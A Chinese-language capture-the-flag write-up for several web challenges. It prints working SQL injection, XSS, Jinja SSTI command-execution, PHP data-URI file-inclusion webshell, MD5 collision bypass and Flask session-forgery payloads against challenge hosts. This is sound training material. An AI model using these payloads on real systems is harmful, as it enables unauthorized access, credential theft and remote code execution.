
PCTF2025_WEB
Charmersix

sql_in

手工注入:

1
2
3
4
5
6
1'order by 4
1'union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3,4 limit 0,1#

1' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),3,4 limit 0,1#


username=1&password=1' union select 1,(select password from users),3,4#

sqlmap

1
python .\sqlmap.py -r .\post.txt -D pctf2025 -T users --dump --batch

拿到管理员用户名密码,直接登录即可

image-20260225090059955

复读机


一眼XSS

1
"</textarea><img src="x" onerror="alert(1)"><textarea>

md,怎么没有flag

image-20260225091645832

试试SSTI

1
{{url_for.__globals__['__builtins__']['eval']("__import__('os').popen('ls').read()")}}

可以,但是找了一圈没有flag,vulfocus的flag一般在环境变量里,我们看一下env或者/usr/bin/env

image-20260225091616235

what_is_jsfuck


image-20260225092041826

相当于JSfuck编码,这里没有找到解码工具,但是控制台直接执行就是解码后的结果,比如这里

image-20260225092146886

EZPHP


爆破一梭子数字,找到是114514

image-20260225094758131

拿到源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?php
error_reporting(0);
echo "Please pass in \"number\" value <br>";
echo "the number value between 111111 and 999999:<br>";
if($_GET["number"]==114514) {
highlight_file(__FILE__);
echo "OK!Please find the flag!<br>";
if($_GET['action']=="read"){
$filename=$_POST["filename"];
file($filename);
}elseif($_GET["action"]== "include"){
$filename=$_POST["filename"];
include($filename);
}
}
?>


一眼文件包含,直接写马

image-20260225100102726

1
2
http://challenge.imxbt.cn:31960/?number=114514&action=include
filename=data:,<?php system('tac /mDnYjspVwL0t4wJs');?>

php_with_md5

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<?php
error_reporting(0);
highlight_file(__FILE__);
echo "Welcome to the PHP world!";
echo "<br>";
echo "Can you get the flag in my php file?";

if(isset($_GET['begin'])=='admin'){
$begin=$_GET['begin'];

if(!preg_match('/admin/i',$begin)){
echo "Excellent!";

if($_POST['password']==md5($_POST['password'])){
echo "Wooow!,you are so clever!";

if($_GET['a']!=$_GET['b'] && md5($_GET['a'])==md5($_GET['b'])){
echo "Continue!";

if($_GET['c']!=$_GET['d'] && md5($_GET['c'])===md5($_GET['d'])) {
echo "Congratulations! You have completely learned the MD5 skills!";
@eval($_POST['cmd']);

}
}else{ die("Nope,try again!");}
}else{ die("Haha,try again!");}
}else{ die("NoNoNO! You can't do that!");}
}else{ die("Oooooooops,You are not admin!");}
?>

PAYLOAD

1
2
3
http://challenge.imxbt.cn:32449/?begin=1&a=QNKCDZO&b=240610708&c=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2&d=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2

password=0e215962017&cmd=system('tac /flag');

Do_you_know_session?

利用flask-session-cookie脚本,先解密看一下{"username":"guest"}

提示admin,但是这里伪造需要拿到key,如何获取key呢,既然是flask,考ssti的可能性巨大,搜索框发现ssti,直接{{2*2}}回显4,{{config}}能拿到key

image-20260225122931190

1
2
3
python .\flask_session_cookie_manager3.py encode -s "1919810#mistyovo@foxdog@lzz0403#114514" -t '{\"username\":\"admin\"}'

eyJ1c2VybmFtZSI6ImFkbWluIn0.aZ54qA.ZrEz_kWhAt6ydGLdFwB2Ok_gJ_I

成功构造session,flag还是在环境变量/proc/self/environ
